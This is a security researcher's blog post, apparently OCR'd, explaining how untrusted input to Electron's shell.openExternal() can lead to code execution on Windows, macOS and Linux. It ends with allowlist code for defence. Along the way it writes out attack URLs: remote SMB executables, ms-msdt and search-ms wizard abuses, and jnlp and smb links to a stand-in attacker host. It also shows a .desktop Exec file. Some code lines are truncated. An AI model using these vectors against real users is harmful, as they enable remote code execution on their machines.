

The dangers of Electron's shell.openExternal()—many paths to remote code execution

Published: 2020-08-29T17:27

For my bachelor's thesis, I looked into the security of Electron apps. One possible attack vector that kept coming up was the insecure use of the `shell.openExternal()` function, which is commonly used to open websites in the user's browser instead of in-app. Both the official security recommendations by the Electron developers and Doyensec's Electron security checklist explicitly warn not to pass untrusted input to this function, explaining that an attacker might otherwise be able to execute arbitrary commands on the user's computer.
But how would the attacker actually do that? Apart from an answer on the Information Security Stack Exchange with some partly outdated details, there didn't seem to be any information available.

So, I had to dig in myself. I found that `shell.openExternal()` can **absolutely** be used to execute arbitrary code on all major systems (Windows, macOS and Linux). But the actual attack vectors that are available vary depending on the system. This post will provide an overview of what I found. The attacks presented here are by no means exhaustive—there are definitely others. Just because your app protects against the attacks I list, doesn't mean you are safe. I will include a section at the end of the post on how to safely use `shell.openExternal()`.

What is this all about?

But before we go into the actual attacks, let's take a step back and discuss what the problem is in the first place. Electron includes a function `shell.openExternal(url)` that will "open the given external protocol URL in the desktop's default manner" according to the documentation. This means that if I call `shell.openExternal('https://benjamin-altpeter.de)`, my website would open in the user's default browser instead of in my Electron app. Similarly, if I were to call `shell.openExternal('mailto:hi@bn.al')`, the user's default email program would open, ready to compose an email to me.

So far, so good. From my experience, this is the only functionality that most apps need. The problem is that `shell.openExternal()` can do **a lot** more. In fact, it will happily open URLs for any protocol (see this section on why that is).

The first potentially 'problematic' protocol that comes to mind is the `file:` protocol and that is actually the one that is usually discussed. What if we were to pass `file://c:/windows/system32/calc.exe` or `file:/System/Applications/Calculator.app`? As you might guess, this would indeed open the calculator on Windows or macOS, respectively. However, this isn't too interesting in and of itself. As we can only specify the path to the executable but not pass any arguments, the chance of executing a living off the land attack are slim. Thus, the attacker would

likely have needed to drop a malicious executable beforehand. Don't get me wrong: This is already a problem but the actual impact is far greater as we will see.

Enter: remote files

We don't have to limit ourselves to local files already on the user's computer, though. Operating systems typically also include support for accessing files on remote file servers. Maybe we can use those to more easily execute arbitrary code? Why yes, yes we can! As I hinted at earlier, the particular attacks depend on the operating system in use, so I will go through the major ones.

Windows

Windows most notably supports the SMB/CIFS protocol. We can access files on a remote SMB server using URLs of the form `\\server\share\path\to\file` (which just maps back to a `file:` URL). For testing, we can conveniently use Microsoft's Sysinternals Live service which hosts all kinds of (harmless) programs on a publicly available SMB server.

So, let's try calling the following:

```
shell.openExternal('\\\\live.sysinternals.com\\tools\\procmo
```

And indeed, this will open the Process Monitor program, even though it was never present on the user's disk. Do note however, that a "Security Warning" mentioning the full path is displayed before the program is actually executed. Abusing *security fatigue*, i.e. users being tired of constant security prompts and simply accepting them without further consideration, the attacker could use a specifically crafted host and file name to convince the user to click "Run" there.

macOS

While macOS also supports SMB (as well as AFP and NFS), trying to open a URL like `smb://attacker.tld/public/exploit.app` with `shell.openExternal()` will merely open Finder with the program selected in recent versions (tested with Catalina). If however, the attacker could somehow convince the user to mount the share themselves, the file would now also be available through `file:/Volumes/public/exploit.app` where it can actually be executed.

Further, macOS previously had an automount feature that would make any NFS export available via `file:/net/attacker.tld/path/to/export`. While this feature has been disabled in Catalina, it continues to work on machines that have not been upgraded yet.

Linux

On **Linux**, the situation is more complex. The `xdg-open` program, which is used internally by `shell.openExternal()` (see this section), will usually delegate to the desktop environment's own "open" function, like

`gio open` for Gnome. These functions usually don't handle opening executables and will instead either refuse to open them or display them in some other application like a hex editor, if installed.

It is however possible to circumvent this limitation in some cases. On Xubuntu 20.04 running the XFCE desktop, `.desktop` files can be executed using `xdg-open`. Those files can execute arbitrary commands as this simple example shows:

```
[Desktop Entry]
Exec=xmessage "Hello from Electron."
Type=Application
```


The handling of remote locations also differs between distributions and desktop environments. While Ubuntu 20.04 with Gnome refuses to open Samba shares that have not been mounted yet, Xubuntu 20.04 will instead gladly open files from there, including `.desktop` files (albeit sometimes with a warning about an "Untrusted application launcher").

Take your pick of a protocol

In addition, even if `file:` and similar URLs are filtered out, the attacker can make use of the myriad of other URI scheme handlers registered on modern systems. Vulnerabilities in those protocol handlers occur from time to time (in programs like Electron , Microsoft Edge , Ubisoft's Uplay , or Origin) and sometimes even the intended behaviour of those handlers can also be abused.

I will give three examples for Windows here but there are definitely more of them out there and similar vectors likely also exist for other systems.

- Windows includes the `ms-msdt:` protocol that opens the Microsoft Support Diagnostic Tool which provides the troubleshooting wizard to diagnose Wi-Fi and audio problems and the like. This protocol directly passes the string it is given to the `msdt.exe` program. The attacker now needs to find an included wizard that allows the execution of arbitrary programs, preferably even remote ones. The program compatibility wizard fits this description. Luckily for the attacker, all user input can also be prefilled from the command line, leading to this URL:

  ```
  ms-msdt:-id PCWDiagnostic /moreoptions false /skip
  true /param
  IT_BrowseForFile="\\live.sysinternals.com\tools\procmon.
  /param IT_SelectProgram="NotListed" /param
  IT_AutoTroubleshoot="ts_AUTO"
  ```

  

  Upon opening this URL with `shell.openExternal()`, the troubleshooting wizard will open and show a progress bar for the "diagnosis". Once completed, the user is asked to click a button to check the compatibility settings. When they do so, the Process Monitor tool is once again launched from the remote server. As this vector uses the official Microsoft troubleshooting tool that the user

may already be familiar with and signals legitimate diagnosis taking place, it shouldn't be too hard for the attacker to convince the user that clicking this button is necessary.

- Windows further includes the `search-ms:` protocol that opens the search feature. The attacker can supply both the query of the search and the location. This location can also be on a remote Samba share. Finally, they can even set the title of the search window.

  Using this, the attacker can craft the following URL searching the Sysinternals Live share to only display the Process Monitor executable with a title suggesting an important update:

```
search-
ms:query=procmon.exe&crumb=location:%5C%5Clive.sysintern
```

- If Java, which is often bundled with LibreOffice for example, is installed on the system, the attacker could also use the `jnlp:` protocol to launch a remote Java application like this (this does display a warning, though):

```
jnlp:https://attacker.tld/program.jnlp
```

Digging deeper into how shell.openExternal() actually opens URLs

If you want to research this topic further, it is useful to know how URLs are actually opened by `shell.openExternal()`. Unsurprisingly, this also differs by the operating system:

- On Windows, a separate thread is opened (omitted here for brevity), the URL is surrounded with double quotes and then directly and without any filtering passed into `ShellExecuteW()` (Code taken from here):

```
std::string OpenExternalOnWorkerThread(const GURL&
url,
    const platform_util::OpenExternalOptions& options)
{
  // […]
  base::string16 escaped_url = L"\""
```

```
      + base::UTF8ToUTF16(url.spec()) + L"\"";
  // […]
  ShellExecuteW(nullptr, L"open", escaped_url.c_str(),
nullptr,
                working_dir.empty() ? nullptr :
working_dir.c_str(),
                SW_SHOWNORMAL)) <= 32)
  // […]
}
```

- On macOS, the call is put onto an asynchronous dispatch queue (omitted here for brevity), where it is passed directly into `NSWorkspace#openURLs()` (Code taken from here):

```
std::string OpenURL(NSURL* ns_url, bool activate) {
  // […]
  NSUInteger launchOptions = NSWorkspaceLaunchDefault;
  if (!activate) launchOptions |=
NSWorkspaceLaunchWithoutActivation;

  bool opened = [[NSWorkspace sharedWorkspace]
openURLs:@[ ns_url ]

withAppBundleIdentifier:nil

options:launchOptions

additionalEventParamDescriptor:nil

launchIdentifiers:nil];
  // […]
}
```

- On Linux, the URL is passed directly and without any filtering into `xdg-open` (Code taken from here . The `XDGOpen()` function is a wrapper that ultimately directly calls `xdg-open [url]`):

```
void OpenExternal(const GURL& url, const
OpenExternalOptions&
    options, OpenCallback callback) {
  // […]
  if (url.SchemeIs("mailto")) {
      /* [open in default email software] */
  }
  else {
    bool success = XDGOpen(url.spec(), false,
        platform_util::OpenCallback());
    // […]
  }
}
```

All these cases are essentially the same. They take the provided URL and pass it into the respective operating system's native method for opening arbitrary URLs, without applying any filtering or similar. It is entirely on the app developer to make sure that only the URLs they deem safe can be passed.

Defending against these attacks

This post has hopefully shown that blocklisting certain protocols or similar approaches are not sufficient to defend against `shell.openExternal()` attacks. The only viable solution is a strict allowlist that only permits the protocols (or even particular URLs) that are actually intended to be opened.

As I have said earlier, most apps really only want to open websites in the browser or maybe compose messages in the user's email program. For these use-cases, only `http(s):` and `mailto:` need to be allowlisted:

```
const { shell } = require('electron');

function openInBrowser(url) {
  if (!['https:', 'http:'].includes(new
URL(url).protocol)) return;

  shell.openExternal(url);
}

function openInEmailSoftware(mailto_url) {
  if (new URL(mailto_url).protocol !== 'mailto:') return;

  shell.openExternal(mailto_url);
}
```